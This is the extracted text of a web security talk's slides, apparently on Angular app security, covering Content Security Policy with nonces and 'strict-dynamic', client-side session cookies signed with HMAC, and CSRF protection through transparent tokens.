- ❗ script-src** Host whitelists can frequently be bypassed. Consider using 'strict-dynamic' in combination with CSP nonces or hashes.
  - ✓ 'self'
  - ❗ https://cdnjs.cloudflare.com cdnjs.cloudflare.com is known to host Angular libraries which allow to bypass this CSP.
- ❗ object-src [missing]** Missing object-src allows the injection of plugins which can execute JavaScript. Can you set it to 'none'?

<https://speakerdeck.com/mikispag/acm-ccs-2016-csp-is-dead-long-live-csp>

# NONCES TO THE RESCUE

```
Content-Security-Policy:  
  script-src 'self'  
            'nonce-SuperRandom'
```

## Nonces should be fresh and random

```
⊗ 2016-12-08 15:22:03.768 Refused to localhost/:16  
execute inline script because it violates the  
following Content Security Policy directive:  
"script-src 'self'". Either the 'unsafe-inline'  
keyword, a hash ('sha256-  
bE/cHm6KUhcqEjV4uoLxv6auNaLNpYivxfdjL8J/nM='), or  
a nonce ('nonce-...') is required to enable inline  
execution.
```

```
<!doctype html>  
<html>  
<head>  
  <meta http-equiv="Content-Security-Policy" content="script-src 'self' 'nonce-SuperRandom'">  
  <meta charset="utf-8">  
  <title>CSP Demo</title>  
  <base href="/">  
  <link href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">  
  <script nonce="SuperRandom" src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>  
  <script nonce="SuperRandom" src="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/js/bootstrap.min.js"></script>  
  
  <meta name="viewport" content="width=device-width, initial-scale=1">  
  <link rel="icon" type="image/x-icon" href="favicon.ico">  
</head>  
<body>  
  <app-root>Loading...</app-root>  
  <script>  
    console.log("We really want to do some inline things!");  
  </script>  
</body>  
</html>
```

# NONCES WORK FOR INLINE SCRIPTS AS WELL

```
Content-Security-Policy:  
  script-src 'self'  
  'nonce-SuperRandom'
```

Nonces should be fresh and random

```
<!doctype html>  
<html>  
<head>  
  <meta http-equiv="Content-Security-Policy" content="s  
  <meta charset="utf-8">  
  <title>CSP Demo</title>  
  <base href="/">  
  <link href="https://cdnjs.cloudflare.com/ajax/libs/tv  
  <script nonce="SuperRandom" src="https://cdnjs.cloudf  
  <script nonce="SuperRandom" src="https://cdnjs.cloudf  
  
  <meta name="viewport" content="width=device-width, in  
  <link rel="icon" type="image/x-icon" href="favicon.ic  
</head>  
<body>  
  <app-root>Loading...</app-root>  
  <script nonce="SuperRandom">  
    console.log("We really want to do some inline thing  
  </script>  
</body>  
</html>
```

# BUT INCLUDING REMOTE COMPONENTS REMAINS TRICKY

Tweets by @PhilippeDeRyck



**Philippe De Ryck**

@PhilippeDeRyck

On my way to meet the awesome people at @ngbeconf. Really excited about my talk tomorrow on security in #Angular2 applications

5h

Philippe De Ryck Retweeted



**PHP Leuven**

@phpleuven

For our last meetup for 2016 we invited @philippederyck from websec.be and @blackikeeagle from @studioemma #divedeeep meetup.com/PHP-Leuven-Web...



**PHP Leuven - Web Innovati...**

19:30 Why traditional Web se...

meetup.com

**Content-Security-Policy:**

```
script-src 'self'
```

```
'nonce-SuperRandom'
```

```
https://platform.twitter.com/
```

```
https://cdn.syndication.twimg.com
```

```
https://syndication.twitter.com
```

# 'STRICT-DYNAMIC' ENABLES TRUST PROPAGATION

Content-Security-Policy:  
script-src 'self'  
'nonce-SuperRandom'  
'strict-dynamic'

Tweets by @PhilippeDeRyck



Philippe De Ryck  
@PhilippeDeRyck

On my way to meet the awesome people at @ngbeconf. Really excited about my talk tomorrow on security in #Angular2 applications



5h

Philippe De Ryck Retweeted



PHP Leuven  
@phpleuven

For our last meetup for 2016 we invited @philippederyck from websec.be and @blackikeeagle from @studioemma #divedeep meetup.com/PHP-Leuven-Web...



PHP Leuven - Web Innovati...  
19:30 Why traditional Web se...  
meetup.com

```
<!doctype html>
<html>
<head>
  <meta http-equiv="Content-Security-Policy" content="s
  <meta charset="utf-8">
  <title>CSP Demo</title>
  <base href="/">
  <link href="https://cdnjs.cloudflare.com/ajax/libs/tv
  <script nonce="SuperRandom" src="https://cdnjs.cloudf
  <script nonce="SuperRandom" src="https://cdnjs.cloudf

  <meta name="viewport" content="width=device-width, in
  <link rel="icon" type="image/x-icon" href="favicon.ic
</head>
<body>
  <app-root>Loading...</app-root>
  <script none="SuperRandom">
    console.log("We really want to do some inline thing
  </script>
</body>
</html>
```

# FROM 'STRICT-DYNAMIC' TO A UNIVERSAL CSP POLICY

---

**Content-Security-Policy:**

```
object-src      'none';  
script-src     'nonce-{random}'  
               'strict-dynamic'  
               'unsafe-inline'  
               'unsafe-eval'  
               https:  
               http:;  
report-uri     https://your-report-collector.example.com/
```

# FROM 'STRICT-DYNAMIC' TO A UNIVERSAL CSP

Content-Security-Policy:

```
object-src 'none';  
script-src 'nonce-{random}' 'strict-dynamic' 'unsafe-inline' 'unsafe-eval' https: http:;  
report-uri https://your-report-collector.example.com/
```

✓ Remote  
✓ Inline

Content-Security-Policy:

```
object-src 'none';  
script-src 'nonce-{random}' 'strict-dynamic' 'unsafe-eval';  
report-uri https://your-report-collector.example.com/
```

✗ Remote  
✓ Inline

Content-Security-Policy:

```
object-src 'none';  
script-src 'nonce-{random}' 'unsafe-eval' https: http:;  
report-uri https://your-report-collector.example.com/
```

✗ Remote  
✗ Inline

Content-Security-Policy:

```
object-src 'none';  
script-src 'unsafe-inline' 'unsafe-eval' https: http:;  
report-uri https://your-report-collector.example.com/
```



## TAKEAWAY #3

# CSP ALLOWS YOU TO LOCK YOUR APPLICATION DOWN


- CSP allows you to prevent injected scripts from being executed
  - Is straightforward to enable with full URLs on self-contained applications
  - Has become easy to enable for external components using 'strict-dynamic'
  - The universal CSP policy is compatible with all browsers and virtually all applications
- CSPs reporting mode gives you insights into violations
  - Awesome to dry-run a policy before actually deploying it
- CSP can be used to restrict other types of resources and actions
  - New features keep being added, making CSP an important policy towards the future



# STATELESS SESSION MANAGEMENT

---

# SERVER-SIDE VERSUS CLIENT-SIDE SESSION MANAGEMENT



# SERVER-SIDE VERSUS CLIENT-SIDE SESSION MANAGEMENT

---

## ■ Server-side session management

- Results in a stateful backend
- Gives the server full control over the session
- Track active sessions, invalidate expired sessions
- Requires the use of a session identifier (bearer token)

## ■ Client-side session management

- Stateless backend, as all session information is kept on the client
- Server has no control over active sessions
- Results in larger request sizes, and frequent updates of the session data
- Requires additional protection of the session data at the client

# CLIENT-SIDE SESSION DATA NEEDS TO BE PROTECTED




 `session=TG9nZ2VkX2luOiB0cnVlClVzZXI6IFBoaWxpchBlckFkbWluOiB0cnVlCg==`


 `session-sig=7699bf4963dbec0e66a9d8e213dfe3c0ca07ee87`

- The session cookie is base64 encoded
  - This is no encryption, merely a transformation
- Signature is generated using a server secret and HMAC function
  - The client should never be able to generate a valid signature

# THE UNDERESTIMATED THREAT OF CSRF




# HIDDEN FORM TOKENS ARE NOT VERY ANGULAR-ESQUE



```
<input type="hidden" name="csrftoken" value="1234abc" />
```

# TRANSPARENT TOKENS CAN EASILY BE HANDLED BY JAVASCRIPT



Cookie value is copied to a header by JavaScript code



```
POST ...  
Cookie: SID=123, XSRF-TOKEN=abc  
X-XSRF-TOKEN: abc
```

# ANGULARJS SUPPORTS TRANSPARENT TOKENS BY DEFAULT

---

